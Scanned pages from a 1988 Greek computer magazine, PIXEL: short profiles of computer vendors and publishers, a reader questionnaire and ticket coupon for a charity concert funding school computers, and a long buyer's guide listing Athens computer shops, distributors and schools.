Η κύρια δραστηριότητα της εταιρίας Amy Computers στρέφεται γύρω από την αντιπροσώπευση των εκτυπωτών της Citizen και των monitors της Sanyo. Παράλληλα διαθέτει μία ακόμα σειρά περιφερειακών που εισάγει και αντιπροσωπεύει στη χώρα μας. Η διεύθυνσή της είναι:

Ασκληπείου 151, Αθήνα, τηλ. 64.48.263-64.24.321

**ΠΑΡΑΤΗΡΗΤΗΣ**

Εκδοτική εταιρία που ασχολείται τόσο με βιβλία για Η/Υ (σειρά "Ηλεκτρονικός Παρατηρητής"), όσο και με βιβλία γενικότερου περιεχομένου. Οι εκδοτικές της δραστηριότητες συμπεριλαμβάνουν έργα Ελλήνων και ξένων συγγραφέων του χώρου. Η ποιότητα των μεταφράσεων φτάνει σε αρκετά υψηλά επίπεδα, λόγω κυρίως του ικανότατου μεταφραστικού team της εταιρίας. Η διεύθυνση του "Παρατηρητή" είναι:

Διδότου 39, Αθήνα, τηλ. 36.00.658

**PLEX**

Κατάστημα της Θεσσαλονίκης που κατασκευάζει και διαθέτει συναρμολογούμενα ράφια και μικροέπιπλα δικής του ευρεσιτεχνίας για επαγγελματικούς χώρους. Η διεύθυνση του είναι:

Φιλίππου 75, τηλ. 229677.

**ΠΟΛΥΤΟΠΟ**

Ενα νέο shop στη Θεσ/νίκη, που απαρτίζεται από άτομα με μεγάλη πείρα του χώρου των υπολογιστών. Στον μικρό και φιλικό του χώρο μπορεί κανείς να βρει υπολογιστές Amstrad, Commodore, Prisma και πολλά αξεσουάρ, μερικά δικής του κατασκευής. Η διεύθυνσή του είναι:

Χαλκιδικής 40-42, τηλ. 837063.

**ΜΑΛΛΙΑΡΗΣ & ΣΙΑ**

Πρόκειται για ένα μεγάλο εκδοτικό οίκο της συμπτωτεύουσας με πλούσια δραστηριότητα στο χώρο της Πληροφορικής, προσφέροντας βιβλία για υπολογιστές από ξένους και ελληνικούς οίκους. Ακόμα διαθέτει αναλώσιμα και προγράμματα. Η διεύθυνσή του είναι:

Αριστοτέλους 9, Θεσ/νίκη, τηλ. 278707.



# ΚΟΥΠΙΟΝΙ ΣΥΜΜΕΤΟΧΗΣ

## GRAND PRIX IV

### ΕΡΩΤΗΜΑΤΟΛΟΓΙΟ

Μιλήστε μας για την Πληροφορική στη σχολική σας ζωή. Συμπληρώστε αυτό το ερωτηματολόγιο και στείλτε το στα γραφεία μας.

Το Pixel ενδιαφέρεται να μάθει για τη θέση των computers πάνω στα θρανία σας!!!

Βέβαια, αν οι σχολικές σας εμπειρίες δεν είναι και τόσο πρόσφατες (δηλ. είστε άνω των 19 ετών), συμπληρώστε απλώς τα στοιχεία σας για να συμμετάσχετε κι εσείς στην κλήρωση των δώρων.

**1. Το σχολείο σας είναι:**

Ιδιωτικό  Δημόσιο

**2. Στο σχολείο σας υπάρχουν υπολογιστές;**

Ναι  Όχι

**3. Αν ναι:**

α) Υπάρχει μάθημα γύρω απ' αυτούς;

Ναι  Όχι

β) Πόσες ώρες την εβδομάδα;

2  4  6  8  10

**4. Το μάθημα αυτό γίνεται:**

α) Από απόφοιτους τμημάτων Πληροφορικής των ΑΕΙ ή ΤΕΙ;

β) Από καθηγητές που έχουν παρακολουθήσει κάποια σεμινάρια σχετικά με τους υπολογιστές;

γ) Από καθηγητές άλλων μαθημάτων;

**5. Είστε ευχαριστημένοι απ' τον τρόπο που διδάσκεται το μάθημα αυτό;**

α) Απόλυτα

β) Ναι, αλλά πιστεύω ότι οι καθηγητές δεν εμβαθύνουν αρκετά στο θέμα.

γ) Όχι

**6. Πώς αντιμετωπίζουν οι άλλοι καθηγητές σας τους υπολογιστές;**

α) Άριστα. Γνωρίζουν αρκετά και με προτρέπουν ν' ασχοληθώ.

β) Αδιάφορα. Δεν γνωρίζουν τίποτα γύρω απ' τους υπολογιστές.

γ) Διστακτικά. Γνωρίζουν κάτι, αλλά δεν είναι απόλυτα πεπεισμένοι για τη χρησιμότητα του υπολογιστή.

δ) Αρνητικά, χωρίς όμως να γνωρίζουν τίποτα γύρω απ' τους υπολογιστές.

ε) Αρνητικά. Έχουν ασχοληθεί με τους υπολογιστές και είναι πεπεισμένοι ότι δεν προσφέρουν τίποτα στο μαθητή.

ΟΝΟΜΑ: \_\_\_\_\_ ΕΠΩΝΥΜΟ: \_\_\_\_\_ ΗΛΙΚΙΑ: \_\_\_\_\_

ΟΝΟΜΑ ΠΑΤΕΡΑ: \_\_\_\_\_ ΔΙΕΥΘΥΝΣΗ: \_\_\_\_\_

ΠΟΛΗ/ΠΕΡΙΟΧΗ: \_\_\_\_\_ ΤΗΛΕΦΩΝΟ: \_\_\_\_\_ Τ.Κ.: \_\_\_\_\_

Αφού απαντήσετε σε όλες τις παραπάνω ερωτήσεις, κόψτε το κουπόνι (όχι φωτοτυπία) και στείλτε το στην παρακάτω διεύθυνση, έως τις 25 Μαΐου.


(Με αυτό το κουπόνι συμμετέχετε στην κλήρωση των δώρων. Για να λάβετε μέρος στη συναυλία κοιτάξτε στην πίσω σελίδα.)



Προς το περιοδικό **PIXEL**  
Λεωφ. Συγγρού 44 117 42, Αθήνα  
Ευχαριστούμε για τη συμμετοχή σας.







## ΤΟ ΦΕΤΙΝΟ ΠΑΡΤΥ ΤΟΥ PIXEL

Συμπληρώστε τώρα το κουπόνι παραγγελίας εισιτηρίων και κερδίστε 50%



**Η** φετινή διοργάνωση GRAND PRIX IV έχει έναν ειδικό σκοπό. Τη συγκέντρωση χρημάτων για την αγορά και εγκατάσταση υπολογιστών στα σχολεία της Ελλάδας.

Πρόκειται για την πρώτη ίσως προσπάθεια στον ελληνικό χώρο, η οποία θα φέρει πιο κοντά το «εργαλείο του μέλλοντος» με τη νεολαία του 1988. Είναι καιρός πια να γίνει εδώ αυτό που σε όλες τις χώρες του κόσμου από καιρό υπάρχει: Το τμήμα με τους υπολογιστές, όπου οι μαθητές από τις μικρές κιόλας ηλικίες θα μπορούν να τους γνωρίσουν, να δουλέψουν, να πειραματιστούν, να μάθουν και, προπαντός, να συνηθίσουν τη συνεργασία τους.

Τα χρήματα αυτά θα διατεθούν από εσάς τους ίδιους. Στο κουπόνι παραγγελίας μπορείτε να ψηφίσετε τα τυχερά σχολεία που θα παραλάβουν τους υπολογιστές. Εμείς θα κάνουμε την επιλογή με βάση τις δικές σας προτιμήσεις και να είστε σίγουροι ότι η ψήφος σας δεν θα πάει καθόλου χαμένη. Έτσι η υπερηφάνεια και η χαρά για τον υπολογιστή που θα έρθει να κατοικήσει στο σχολείο σας μετά από μερικούς μήνες θα είναι αποκλειστικά δική σας.

Στη συναυλία αυτή, την οποία θα έχουν την ευκαιρία αντίθετα με πέρσι να παρακολουθήσουν όχι μόνο οι αναγνώστες του PIXEL αλλά κάθε Αθηναίος, θα τραγουδήσουν γνωστοί καλλιτέχνες της ελληνικής μοντέρνας μουσικής. Ένας μεγάλος και άνετος χώρος (δεν θα σας πούμε όμως από τώρα ποιός) είναι έτοιμος να σας υποδεχθεί σ' ένα γλέντι, για το οποίο μπορούμε να σας εγγυηθούμε ότι θα είναι ένα από τα γεγονότα του καλοκαιριού 1988. Η ημερομηνία δεν θα πρέπει να σας είναι πρόβλημα: προσπαθήσαμε να προλάβουμε και τις καλοκαιρινές σας διακοπές, έχοντας βέβαια υπόψιν μας τις (μπρρ) εξετάσεις και τις σχολικές σας υποχρεώσεις.

Οι αναγνώστες βέβαια του PIXEL είναι πάντα κάτι το ξεχωριστό για μας. Κι επειδή το λέει και η γνωστή παροιμία ότι το «αίμα νερό δεν γίνεται» σκεφτήκαμε κάτι που σίγουρα θα σας ενθουσιάσει. Για σας τους αναγνώστες μας λοιπόν έχουμε μια ειδική έκπτωση. Εξ άλλου οι περισσότεροι από σας ξέρουμε ότι ανήκετε στην ηλικία εκείνη, όπου το βδομαδιακό χαρτζιλίκι είναι ο μοναδικός ίσως μισθός. Επειδή λοιπόν από τη μια μεριά το εισιτήριο μιας συναυλίας δεν είναι για σας ασήμαντο ποσό, κι επειδή από την άλλη δεν θέλουμε με τίποτα να σας χάσουμε από την παρέα μας, σας δίνουμε την ευκαιρία να αγοράσετε τα εισιτήρια που θα πωλούνται στη μισή ακριβώς τιμή. Πώς; Με το κουπόνι που ήδη κρατάτε στα χέρια σας. Είμαστε έτοιμοι να σας στείλουμε με αντικαταβολή τον αριθμό των εισιτηρίων που εσείς θα συμπληρώσετε στο κουπόνι συμμετοχής. Προϋπόθεση βέβαια γι' αυτό είναι η έγκαιρη συμμετοχή σας.

Είμαστε σίγουροι ότι η προσπάθειά μας θα βρει ανταπόκριση. Πέρα από το γλέντι και το κέφι που θα υπάρχει, το φετινό GRAND PRIX έχει φιλοδοξίες. Φιλοδοξούμε να βοηθήσουμε ενεργά πια στην πρόοδο και εξέλιξη της επιστήμης που εδώ και χρόνια υπηρετούμε, δίνοντας ένα ουσιαστικό παρόν στην προσπάθεια για την είσοδο της Πληροφορικής στην εκπαίδευση. Και σ' αυτή την προσπάθεια θα πάρετε κι εσείς μέρος. Σκεφτείτε ότι ο αυριανός υπολογιστής του σχολείου σας, πάνω στον οποίο θα κάνετε (αν δεν έχετε ήδη κάνει) τα πρώτα σας βήματα στον προγραμματισμό και θα σας προσφέρει βοήθεια στη δουλειά και στη μελέτη, θα είναι πρώτα απ' όλα ο δικός σας υπολογιστής.

Μην χάνετε καιρό λοιπόν: Συμπληρώστε τώρα αυτό το κουπόνι και στείλτε το στη γνωστή πια διεύθυνση. Ήδη η αντίστροφη μέτρηση για τη μεγάλη ημέρα έχει αρχίσει!

### ΚΟΥΠΟΝΙ ΠΑΡΑΓΓΕΛΙΑΣ ΕΙΣΙΤΗΡΙΩΝ

Θέλοντας κι εγώ να συνεισφέρω στην προσπάθεια του περιοδικού για την είσοδο της Πληροφορικής στα σχολεία της Ελλάδας, παρακαλώ να μου στείλετε με αντικαταβολή... εισιτήρια, στην ειδική τιμή-προσφορά έκπτωσης 50% για τους αναγνώστες του PIXEL. Για το σκοπό αυτό θα καταβάλω το ποσό των ..... x 500 δραχμών, αντί της κανονικής τιμής των 1000 δραχμών.

Προτείνω το σχολείο ..... ως υποψήφιο για την αγορά και εγκατάσταση υπολογιστών.

ΟΝΟΜΑ: \_\_\_\_\_ ΕΠΩΝΥΜΟ: \_\_\_\_\_  
 ΟΝΟΜΑ ΠΑΤΕΡΑ: \_\_\_\_\_ ΔΙΕΥΘΥΝΣΗ: \_\_\_\_\_  
 ΠΟΛΗ/ΠΕΡΙΟΧΗ: \_\_\_\_\_ ΤΗΛΕΦΩΝΟ: \_\_\_\_\_ Τ.Κ.: \_\_\_\_\_





# ΟΔΗΓΟΣ ΑΓΟΡΑΣ

## ΑΘΗΝΑ

### ΑΝΤΙΠΡΟΣΩΠΙΕΣ ΥΠΟΛΟΓΙΣΤΩΝ

- **AMSTRAD HELLAS**, Πολυτεχνείου 12, 5227924-5 (Amstrad, Sinclair)
- **ΔΕΑΡΗΣ Α.Ε.**, Ακαδημίας 96-98, 3607836 (BBC, Acorn, Sord)
- **ΕΛΕΑ COMPUTER SYSTEMS ΕΠΕ**, Θεατερίου 50-52, 3660770, 3605535, 3602135 (Philips, MSX, Spectravision)
- **ΕΛΚΑΤ ΑΕ**, Σολομού 26, 3640719, 3642985, 3643239 (Atari)
- **ΜΕΜΟΧ ΑΒΕΕΗ**, Σεβαστουπόλεως 150, 115 26, 6932945-6, 6917858, 6917532 (Commodore)
- **RAINBOW**, Ελ. Βενιζέλου 184, 176 75, Καλλιθέα, 9594082, 9524647 (Apple)
- **SELCON ΕΠΕ**, Ιπποκράτους 35, Ελληνικό, 9910900, 9930935 (Olivetti-Prodest PC1)

### ΑΝΤΙΠΡΟΣΩΠΙΕΣ PRINTERS

- **ADVANCED TECHNOLOGY SYSTEMS (ATS)**, Πλουταρχου 18, 7249652 (Mannesmann Tally)
- **AMY COMPUTERS**, Ασκληπείου 151, 114 71, 6448263, 6424321 (Citizen)
- **DATAJUST S.A.**, Μεσογείων 305 & Αρκαδίου 2, 6528938, 6517846 (Centronics)
- **ECS ΑΕ**, Ερμού & Φωκίωνος 8, 105 63, 3225426, 3253839, 3232032 (Epson)
- **ELECTRO-HELLAS**, Ακτι Θεμιστοκλέους 12, 185 36 Πειραιάς, 4511087 (Seikosha)
- **INFOQUEST** Συγγρού 7, 117 43, 9225087, 9227046, 9225777 (Star, Seiko-sha)
- **ISON A.E.**, Αττινα Center, Α. Κηφισίας 32, 6834701, 6842569 (Sakata)
- **ΝΤΑΚΟΣ ΑΕ**, Ζωίτη 20, 8841411-13 (Brother)
- **Χ. ΘΕΟΔΟΣΗΣ**, Ελ. Βενιζέλου 16Α, Καλλιθέα, 9580109 (Admate)
- **UNITECH**, Α. Συγγρού 255, 171 22, 9430632-3 (NEC)

### ΑΝΤΙΠΡΟΣΩΠΙΕΣ MONITORS

- **AMY COMPUTERS**, Ασκληπείου 151, 114 71, 6448263, 6424321 (Sanyo)
- **ECS ΑΕ**, Ερμού & Φωκίωνος 8, 105 63, 3225426, 3253839, 3232032 (Ταχχα, EIZO)
- **HANTAREX HELLAS**, Ιπποκράτους 35 Γλυφάδα, 9910950 (Hantarex)
- **ISON ΑΕ**, Αττινα Center, Α. Κηφισίας 32, 6834701, 6842569 (Sakata)
- **MICRO-TEC**, Γ. Σεπτεμβρίου 50, 8835115-7 (EIZO)
- **UNI-DATA ΑΕΒΕ**, Αθέρου 9 & Μαρτί, 5226292 (Sanyo)

### ΑΝΤΙΠΡΟΣΩΠΙΕΣ SOFTWARE

- **ALL SERVICES LTD**, Α. Μεσογείων 479, 6550827, 6550317 (US GOLD)
- **COMPUTER MARKET**, Σολομού 26, 3611805 (DURELL)
- **GREEK SOFTWARE**, Πανεπιστημίου 28, 6443759, 4318024 (ELITE PLAYERS)
- **ΚΛΕΙΔΑΡΙΟΜΟΣ**, Στουρνάρα 279, 1ος ορόφος 10682, 3632044 Μπότση 5, 106 82, 3610076 (BORLAND)
- **Μ. ΜΥΛΩΝΑΚΗΣ**, Ηρακλείου 58, Καλλιθέα, 9567348 (ZBASIC)
- **MULTILOG ΟΕ**, Ικωνίου 75, Ν. Σμύρνη, 9350672
- **OCEAN HELLAS**, Ελευσάνων 3, Λαμία (0231), 33390, 38800 (IMAGINE OCEAN)
- **PIM SOFTWARE ΕΠΕ**, Ζωόδοξου Πηγής 48, 3606487, 3642677
- **THOMAS SOFT**, Στουρνάρα & Τομαρά 4, 3615362

### SOFTWARE HOUSES

- **ALBAKSOFT**, Κωνσταντινουπόλεως 30, Ν. Σμύρνη, 9323546 (Spectrum)
- **ACOC SOFT**, Ηρακλείου & Χαλκίδων, 6844256 (Amstrad software)
- **AMSTRAD CLUB**, Ηπείρου 6, Μουσείο, 8236444 (Amstrad)
- **CBM 64/128-AMIGA**, Ραβίνε 11, 121 34, Πειραιάς, 5755762 (Commodore Amiga software)
- **COSMOS SOFTWARE**, Νεοπόλεως 1, Ν. Φιλαδέλφεια, 2510788 (Spectrum)
- **INTERSOFTWARE**, Νικολάου 30, 8624677 (Ti-99/A)
- **ΠΛΗΡΟΦΟΡΙΚΗ ΕΠΕ**, Α. Συγγρού 19, • **ΠΡΟΜΗΘΕΑΣ ΟΕ**, Ελληνος Σπυριδίου 93Α, 264 61, Παρά (061) 432523 (Amstrad)
- **TECHNO-SOFT**, Τζωρτζή 34 & Στουρνάρα, 3624866 (Amstrad)
- **ΤΕΧΝΟΧΡΟΝΟΣ**, Πατρών 66-68 Παρά, (061) 274025 (Amstrad)
- **ΥΠΥΤ ΣΠΕ**, Πλατεία Αγοράς 14, 1ος ορόφος, Χαλκίδα, 341 00, (0221) 83963
- **UNIBRAIN**, Μπουσίου 2, Πεδ. Άρεως, 6465195, 6446091 (Atari ST)
- **VENUS COMPUTER APPLICATIONS**, Στ. Τρικομή 17, 3615425 (Commodore 64/128, Amiga)

## ΠΕΡΙΦΕΡΕΙΑΚΑ

- **COMPUTER ΓΙΑΣΕΝΑ**, Θρακίας 140, Καλλιθέα, 9592623-4 (Interface, PC Telex)
- **DATA RESEARCH**, Αναστασίου Πασιόλα 65, 5442815 (Modems CH)
- **ΗΛΕ ΜΑΥΡΟΓΙΑΝΝΗΣ ΟΕ**, Προβιόλεως 8, 3236644 (Modems, line drivers, multiplexers, data switches)
- **GEDICO LTD**, Μαρτυριάνη 33, 9227476, 9025775 (Final Cartriage)
- **MICROTECHNIKA**, Μισούλη 107, Αιγάλεω, 5202012 (Joystick, ASC)
- **ROM ΨΗΦΙΑΚΗ**, Αλφειανίας 10 & Βουτίνα, 7657391 (Ram drive)
- **SPACE HELLAS**, Μεσογείων 302, 6527008 (Modems Τρίτων)
- **SPACE SYSTEMS**, Κερασιά 10, Νίκαια, 4921253 (Joystick Super Star)
- **STT ELECTRONICS**, Ασκληπείου 78, 3602679, 3627858 (Modems STT)

## ΣΧΟΛΕΣ

### ΠΡΟΓΡΑΜΜΑΤΙΣΜΟΥ

- **ACTION GROUP LTD**, Ελ. Βενιζέλου 39, 9988307-8
- **AKMH**, Γ. Σεπτεμβρίου & Σολομού 68, 5233557
- **ΑΛΦΑ**, Σολομού 13-15, 3635122
- **ASCI COMPUTER STUDIES**, Αθηνάς 3 & Παλαγγινών, Ελευσίνα 5546279
- **BASICA**, Δημοσθένους 31, Καλλιθέα, 9568023
- **BULL**, Α. Συγγρού 44, 9239991
- **CCS CONSTANTINOU COMPUTER STUDIES**, Κηφισίας 324, Χαλάνδρι, 6822152, 6841214
- **CEGOS ECOSSET AE**, Ελ. Βενιζέλου (Θησείας) 46, 9563050
- **CITY COLLEGE OF ATHENS**, Κηφισίας 100, 6903063
- **COMPUTER INSTITUTE ΕΠΕ**, Ευρυθραίας 1 & Π. Τσαλδάρη 121 34, Περιστέρι, 5135709
- **COMPUTER MIND**, Α. Παπάγου 104, Ζωγράφου, 7757655
- **CONTROL DATA**, Α. Συγγρού 137, 9510811, 9591111, 9350279
- **DATACOM**, Β. Κων/νου 50, Πειραιάς, 4133172, 4136990
- **DATA COMMUNICATIONS ΕΠΕ**, Αριστοτέλους 42, 152 32, Χαλάνδρι, 6816894, 6825861
- **DATA BANK**, Ηπείρου 60 & Ακρίων, 8836956, 8839490
- **ΔΕΛΤΑ**, Ηπείρου 3, Μουσείο 8225983, 8220083
- **ΔΟΣΙΔΗ**, Δημοσθένους & Στρατ/κού Συνδέσμου 24, 3639112
- **ΕΛ.ΚΕ.ΠΑ**, Α. Κηφισίας & Παρισίων 2, 8069900, Καποδιστριαύ 28, 3643710
- **ΕΜΠΟΡΙΚΟ ΚΟΛΛΕΓΙΟ ΑΓ. ΓΕΩΡΓΙΟΥ ΑΕ**, Μουρούζη 3Α, 7226283, 7228045
- **ΕΣΟΕ ΚΟΝΤΟΛΕΦΑ**, Βερανζέρου 1 & Ακαδημίας, 3610454
- **EXPRESS SYSTEM**, Βερανζέρου 13, 3643216, 3642610, Αθήνα, Καραϊσκάκη 98, 4172454, Πειραιάς
- **ICC**, Παύλου Μελά 48, (031)269469, Θεσσαλονίκη
- **INKEY**, Πρωτόπλαση 46, Ανω Ηλιουπόλη, 6930153
- **INFO-SOFT**, Φιλαρέτου 86, 9567930, 9568661-9, Καλλιθέα
- **INTER COMPUTER CENTER**, Νοταρά 8, 3629427, 3616867
- **ΚΕΑΣ ΞΥΝΗ**, Σολομού 54, 3645114
- **ΚΕΠΑ**, Ακαδημίας & Μαυροκαράτση 1-3, 3600668, 3640556
- **ΚΟΝΤΟΡΑΒΔΗ**, Εσω. Μπενεση 59, 3619331
- **KOREAKO**, Ακαδημίας 85 - Κωκλήτη 11, 3604414
- **MANOLAS COMPUTER CENTER**, Πατισίων & Στουρνάρα 26, 5249044-5
- **NCR Advanced Computer Education**, Α. Συγγρού 40-42, 9595112, 9595134
- **NIXDORF**, Α. Συγγρού 44 & Σκρά 1, 9595112, 9595134
- **OMEGA MICROSYSTEMS**, Αμφίτλη 13Α, Π. Φαίρα, 9616945
- **ΟΜΗΡΟΣ**, Ακαδημίας 52, 3619356, 3612675
- **ΠΡΟΤΥΠΟ ΚΕΝΤΡΟ ΠΛΗΡΟΦΟΡΙΚΗΣ**, Φωκ. Νέγρη & Ζακύνθου 3, Κυμωλή, 8835811
- **SARASOTA**, Ξάνου 10, Παναθηναία, Α. Αλεξάνδρου, 6420936, 6421254

## ΕΚΔΟΣΕΙΣ

- **ΓΚΙΟΥΡΔΑΣ**, Σεργίου Πατριάρχου 4, 114 72, 3624947, 3608862
- **ΚΛΕΙΔΑΡΙΟΜΟΣ**, Στουρνάρα 279, 1ος ορόφος, 106 82, 3632044, Μπότση 5, 106 82, 3610076
- **ΜΑΜΟΥΣ COPIX**, Γενναίου 2, 3629054 - 3625055
- **ΠΑΠΑΣΩΤΗΡΙΟΥ**, Στουρνάρα 23, 106 82, 3641826
- **ΠΑΡΑΤΗΡΗΤΗΣ**, Δάδο 39, 3600658, 3608527, Αθήνα, Αδ. Στουρνά 15, 927685, 935920, Θεσσαλονίκη

## COMPUTER SHOPS

- **A-77**, Βελεστινίου 13, 6919991
- **A 10**, Φορμίωνος 101 Παγκράτι, 7640342-7641161
- **ABC SHOP**, Α. Συγγρού 137, 9320590, 9223715
- **ACOC**, Ηρακλείου & Χαλκίδων, 6844056
- **ΑΘΗΝΑΪΚΗ COMPUTERLAND**, Μεσογείων 320, Αγ. Παρασκευή, 6529699, 6521379
- **ΑΛΕΚΤΩΡΙΔΗΣ ΚΩΝ/ΝΟΣ**, Ιακωβίδου 6-8 Α. Πατισίων, 2028953
- **ANODE**, Στουρνάρα 36 & Γ. Σεπτεμβρίου, 1ος ορόφος, 5226162
- **AMSTRAD CLUB**, Ηπείρου 6, Μουσείο, 8236444
- **ASCI COMPUTERS**, Αθηνάς 3 Ελευσίνα, 19200, 5549279
- **ASPECO**, Στουρνάρα 44, 5229554, 5225667
- **BASICA COMPUTER SHOP**, Δημοσθένους 31 Καλλιθέα, 9568023
- **BIT COMPUTER SHOP**, Χαϊματά 34, Χαλάνδρι, 6821424
- **BORA COMPUTER SYSTEMS**, Αγ. Ιωάννου 82, Αγ. Παρασκευή, 6397365 - 6399884
- **CAT COMPUTERS**, Ιπποκράτους 57, 3643044
- **COLLOSEUM**, Βαδ. Γεωργίου Β' 81 & Δουρασηή Γλυφάδα
- **COMP 27**, Χρυσοπίου 27, Αγ.

- **COMPENDIUM COMPUTERS**, Νίκης 28, 3225931 - 3244449
- **COMPUTEE**, Τζωρτζη 60, Πειραιάς, 4116816 - Νικηφόρου 47 & Επινέου Μοσχάτου 21, Ηλιουπόλη
- **COMPUTER CENTER**, Πλατεία 75, Ν. Σμύρνη, 9337510
- **COMPUTER HALL**, Ελευθ. Βενιζέλου 35, Ν. Ιωνία, 2775126
- **COMPUTER ΓΙΑΣΕΝΑ**, Θρακίας 140, 9592623-4
- **COMPUTER MAGIC**, Κωκλήτη 11 & Εσω. Μπενεση, 3615571
- **COMPUTER MARKET**, Σολομού 26, 3611805
- **COMPUTER POWER**, Πλ. Αγ. Δημητρίου 4, Αμπελοκήπι, 6429497
- **COMPUTER SHOP ENA**, Κυπριακή Αγωνιστών 17, Αργυρούπολη, 9930204
- **COSMOS COMPUTERS**, Δοξακή 49, 9515515, 9567418, 176 72 Καλλιθέα
- **DATA CARE**, Ομήρου 7, 9339376, Ν. Σμύρνη
- **DATA MANAGEMENT**, Στουρνάρα 21 Αθήνα, 3635200 - Βαθ. Κωνσταντίνου 99 & Αρηνόφυλλ 2, Πειραιάς, 4517766, 4535002
- **DATA SHOP**, Πλατάνος 7, Εμπορικό Κέντρο PLATON PLAZA, Χαλάνδρι, 6826593
- **DATATRONICS**, Α. Παπάγου 104 Ζωγράφου, 7757655, 7706716
- **ΔΙΚΤΥΟ**, Φωκίωνος 2, Παγκράτι, 7244661
- **DPL COMPUTER SHOP**, Γερανίου 44 Αθήνα, 5240386
- **ΔΥΝΑΜΚΟ Ε.Π.Ε.**, Τσιμισία 1, 8831198
- **ΕΛΛΗΝΙΚΟΝΥΝΗ COMPUTERS**, Στουρνάρα 20, 106 82, 3646725
- **ENA COMPUTERS** Κυπριακή 17, Αργυρούπολη, 9930362
- **ENIAC COMPUTERS** 34ου Συντάγματος Πεζικού, Πειραιάς, 4128474
- **FUTURE COMPUTERS AND THINGS**, Α. Μαρτί 17, 2019933
- **GRIFFIN COMPUTERS & ELECTRONICS**, Μπότση 2, 3616285
- **GT ELECTRONICS Ο.Ε.**, Πατισίων 53, 5230198
- **HOME COMPUTERS**, Πανεπιστημίου 41, ΣΤΟΑ ΝΙΚΟΛΑΟΥΔΗ, 3222773 - 3225589
- **ΗΧΘΕΑΜΑ**, Αγ. Δημητρίου 20, 9718676
- **INCAS**, Σμύρνης 12, Πειραιάς, 4170030
- **INFOΠΑΙΔΕΙΑ**, Αμφισπύρου 6, 10442, Κολωνός, 5142852
- **INFOPLAN COMPUTER STORE**, Σταδίου 10, 3233711
- **INTERFACE COMPUTER SHOP**, Ταυγίτη 32, Πλ. Κολοσσίου, 2230342
- **INTERSOFTWARE**, Νικολάου 30, 8624677
- **ΛΑΜΠΡΟΠΟΥΛΟΙ ΑΦΟΙ ΑΕΒΕ**, Αιόλου & Λυκούργου Αθήνα
- **ΛΙΑΓΚΟΥΡΑΣ Κ.**, Ελ. Βενιζέλου 31 & Ευσταθιάδη, Αργυρούπολη, 9610381
- **LIV**, Μαρτί Αναστασία 51, 9014290, Ν. Κόσμος
- **«ΛΥΣΕΙΣ» COMPUTER**, ΙΟΝΙΑ CENTER, Ηρακλείου 269, 2ος ορόφος, 2776571
- **MAGNET COMPUTERS**, Κηφισίας 232, 145 62, 8086508, 8018284
- **MB COMPUTER**, Γρεβενών 72, Νίκαια, 4921600
- **MEGAPOLIS COMPUTERS**, Ανδρούτσου 166-168 Πειραιάς, 4176783
- **ΜΕΛΛΟΝ COMPUTER SHOP**, 25ης Μαρτίου 11 & Ν. Παρισίων 66, Ν. Ψυχικό, 6478202
- **MICRO**, Οδώνος 99, 8085587
- **MICRO CORNER**, Μιχαλακοπούλου 206, 7706795
- **MICRO-ΚΙΝΗΣΗ**, Ηρακλείου 23, Παγκράτι, 7016661
- **MICRO STEP**, 1 Αρκαδία 56, Καλλιθέα, 9563622
- **MICRO MARKET**, Μπουμπουλιανός & Αλκιβιάδου, 4123694, 4122937 Πειραιάς
- **MICRON**, Χαλκίδων 15, Μετρώα, 8042382, 8046800
- **MICRO ΕΡΓΑΣΤΗΡΙΟ**, 5237918
- **MICROBORN**, Στουρνάρα 45, 3607733
- **MICROBYTES**, Στουρνάρα 16, 3623497
- **MICROLAND**, Αλκιβιάδου 87, Πειραιάς, 4118736, Στουρνάρα & Μπότση 14, 106 82, Αθήνα, 3626192
- **MICROPOLIS**, Στουρνάρα 9, 3633357
- **MICROPOLIS**, Πλατισαμίου 10, Κηφισίας, 8085658
- **MICROTEC**, Γ. Σεπτεμβρίου 50, Αθήνα 104 33, 8835115-7
- **MICROTEC, ΚΗΦΙΣΙΑΣ**, Κηφισίας 228, 145 62, 8014168
- **MICRO & MANIA**, Πατισίων 205, 8624119
- **MICROMAR**, Ακτι Μισούλη 73, Πειραιάς, 4132905, 4525145
- **MICRO STORE**, Ελ. Βενιζέλου 24, Ν. Σμύρνη, 9350672
- **MINION**, Βερανζέρου 17 & Πατισίων, 5238901
- **MNHNH**, Καποδιστριαύ 25, 3639501
- **MULTI COMPUTERS**, Ιπποκράτους 52-54, 3607770
- **MULTITEC**, Ικωνίου 10, Αγ. Παντελεήμονος Αγορών, 8628020
- **MR. COMPUTER**, Σπετσαιοπούλες 13 & Κυμωλή 51, 8826682
- **OASIS COMPUTERS**, Μαρτί 1 & Πατισίων, 5227591-2
- **OMEGA MICRO SYSTEMS**, Αμφίτλη 13Α, 9616945
- **PAN-SYSTEMS**, Α. Συγγρού 314-316, 9589026
- **ΠΑΤΕΡΑΚΗΣ ΜΥΡΩΝ**, Π. Μελά 9, Αγ. Ι. Ρέντης, 4812591, 4810945
- **ΠΛΑΪΣΙΟ**, Στουρνάρα 24, Πολυτεχνείο, 3644001-4
- **PLOT 1**, Ακαδημίας & Θεμιστοκλέους, 3631645
- **PLOT 1+**, Σολομού και Σουλταή 16, 3640541
- **PLUS COMPUTERS**, Στουρνάρα 21, 3608535
- **PLUS COMPUTER SHOP**, Περιελλεύου 18, Μαρούσι, 8066513
- **RUN COMPUTER SHOP**, Αγ. Παρασκευής 55, Χαλάνδρι, 6834596, 6851117
- **ROM ΨΗΦΙΑΚΗ**, Σουλτανίου 19 & Στουρνάρα, 3643636
- **SPACE COMPUTER ΕΠΕ**, Βεΐκου 81, Γαλάτση, 2915836
- **TECHNOLAND**, Αλκιβιάδου 113, Πειραιάς, 4131372
- **TECNICA COMPUTERS**, Ελ. Βενιζέλου & Αλαττών 1, 2755414
- **THE COMPUTER'S HOUSE**, Εθν. Αντιστάσεως & Μεσογείων 70, 121 31 Περιστέρι
- **THE COMPUTER SHOP**, Στουρνάρα 47, 3603594
- **THE MICRO FORUM**, Π. Ράλλη 62, Νίκαια, 4951114
